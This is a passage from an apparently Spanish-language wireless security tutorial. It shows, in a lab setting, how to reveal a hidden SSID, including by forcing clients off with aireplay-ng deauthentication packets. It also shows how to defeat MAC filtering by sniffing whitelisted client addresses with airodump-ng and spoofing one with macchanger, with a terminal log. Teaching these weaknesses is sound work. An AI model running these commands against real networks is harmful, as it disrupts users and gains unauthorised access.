
4. Con el fin de saltárnoslo (bypass), en primer lugar utilizaremos la técnica pasiva de esperar a que un cliente legítimo se conecte al punto de acceso. Esto generará una sonda de solicitud (Probe Request) y los paquetes de respuesta de la sonda (Probe Response) que contendrá el SSID de la red, lo que revela su presencia:




5. Alternativamente, puede usar *aireplay -ng* para enviar paquetes de deautenticación a todas las estaciones en nombre del punto de acceso inalámbrico Wireless Lab escribiendo aireplay -ng -0 5 -a 00:21:91:D2:8E:25 mon0. La opción de -0 es para la elección de un ataque de deautenticación y **5** es el número de paquetes de deautenticación a enviar. Por último, -a específica la dirección MAC del punto de acceso al que se dirigen:



6. Los paquetes de deautenticación anterior obligará a todos los clientes legítimos a desconectarse y reconectarse. Sería una buena idea añadir un filtro de paquetes de deautenticación para observarlas de manera aislada:



7. Las respuestas de la sonda desde el punto de acceso terminan revelando su SSID oculto. Estos paquetes se mostrarán en Wireshark como se muestran a continuación. Una vez que los clientes legítimos se conectan de nuevo podemos ver el SSID oculto con la solicitud de sonda y los frames de respuesta (Probe Request y Response frames). Puede utilizar el filtro **(wlan.bssid == 00:21:91:d2:8e:25) &&!(wlan.fc.type_subtype == 0x08)** para supervisar todos los paquetes no-beacon (no-guiados) de un lado a otro del punto de acceso. El signo **&&** es el operador lógico AND y el signo ! representa al operador lógico NOT:




A pesar de que el SSID está oculto y no se difunde, cada vez que un cliente legítimo intenta conectarse al punto de acceso intercambia solicitud de sonda (Probe Request) y los paquetes de respuesta de la sonda (Probe Response). Estos paquetes contienen el SSID del punto de acceso. Si estos paquetes no están cifrados, pueden ser fácilmente capturados del aire y el SSID se puede encontrar. En muchos casos, los clientes pueden estar ya conectados al punto de acceso y puede que no haya paquetes disponibles de Solicitud / Respuesta en la traza de Wireshark. En este caso se puede desconectar a la fuerza a los clientes desde el punto de acceso mediante el envío de paquetes falsificados de deautenticación. Estos paquetes fuerzan a los clientes a conectarse de nuevo al punto de acceso, lo que revela el SSID.


17.4.4. Filtrado MAC

El filtrado MAC es una técnica antigua que se utiliza para la autenticación y la autorización y tiene sus raíces en el mundo cableado. Por desgracia, falla continuamente en el mundo inalámbrico. La idea básica es la de autenticar basándose en la dirección MAC del cliente. Esta lista de direcciones MAC permitidas serán mantenidas por el administrador de la red y se introduce en el punto de acceso. Sabremos ver lo fácil que es evitar los filtros MAC.


1. Primero vamos a configurar nuestro punto de acceso para utilizar el filtrado de MAC y luego agregar la dirección MAC del cliente de la ***"computadora víctima"*** de nuestro laboratorio. La pagina de configuración de mi router para esto es la siguiente:




2. Una vez el filtrado MAC está activado, sólo permite a la dirección MAC indicada ser capaz de autenticar con el punto de acceso. Si tratamos de conectar con el punto de acceso desde una máquina con una dirección MAC no indicada en la lista blanca, la conexión fallará como se muestra a continuación:



3. Detrás del escenario el punto de acceso envía mensajes de Error de autenticación para el cliente. La traza de paquetes sería similar al siguiente:



4. Con el fin de superar los filtros MAC, podemos usar airodump-ng para encontrar las direcciones MAC de los clientes conectados al punto de acceso. Podemos hacer esto mediante la emisión del comando airodump-ng -c 11 -a --bssid 00:21:91:D2:8E:25 mon0. Al especificar el bssid, sólo se hará un seguimiento del punto de acceso que es de interés para nosotros. El -c 11 establece el canal 11, donde es la frecuencia de emisión del punto de acceso. El -a asegura en la sección de clientes la salida de airodump-ng, sólo se muestran los clientes que se asocian y se conectan al punto de acceso. Esto nos mostrará todas las direcciones MAC del cliente asociado con el punto de acceso:



5. Una vez que nos encontramos a un cliente de la lista blanca de MAC, se puede falsificar la dirección MAC del cliente mediante la utilidad macchanger que viene con BackTrack. Puede utilizar el comando macchanger –m 60:FB:42:D5:E4:01 wlan0 para lograr esto. La dirección MAC que se especifique con la opción -m es la nueva dirección MAC falsa para la interface wlan0:

```
root@bt: ~ - Shell - Konsole
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# ifconfig wlan0 down
root@bt:~# macchanger -m 60:FB:42:D5:E4:01 wlan0
Current MAC: 00:c0:ca:3e:bd:93 (Alfa, Inc.)
Faked MAC:   60:fb:42:d5:e4:01 (unknown)
root@bt:~# ifconfig wlan0 up
root@bt:~#
root@bt:~# iwconfig wlan0 essid "Wireless Lab" channel 11
root@bt:~# iwconfig wlan0
wlan0     IEEE 802.11bg  ESSID:"Wireless Lab"
          Mode:Managed  Frequency:2.462 GHz  Access Point: 00:21:91:D2:8E:25
          Bit Rate=1 Mb/s   Tx-Power=27 dBm
          Retry min limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=70/70  Signal level=-15 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

root@bt:~#
```

6. Como se puede ver claramente, estamos ahora en condiciones de conectarnos al punto de acceso después de la suplantación de la dirección MAC de un cliente de la lista blanca.

17.4.5. Autenticación abierta

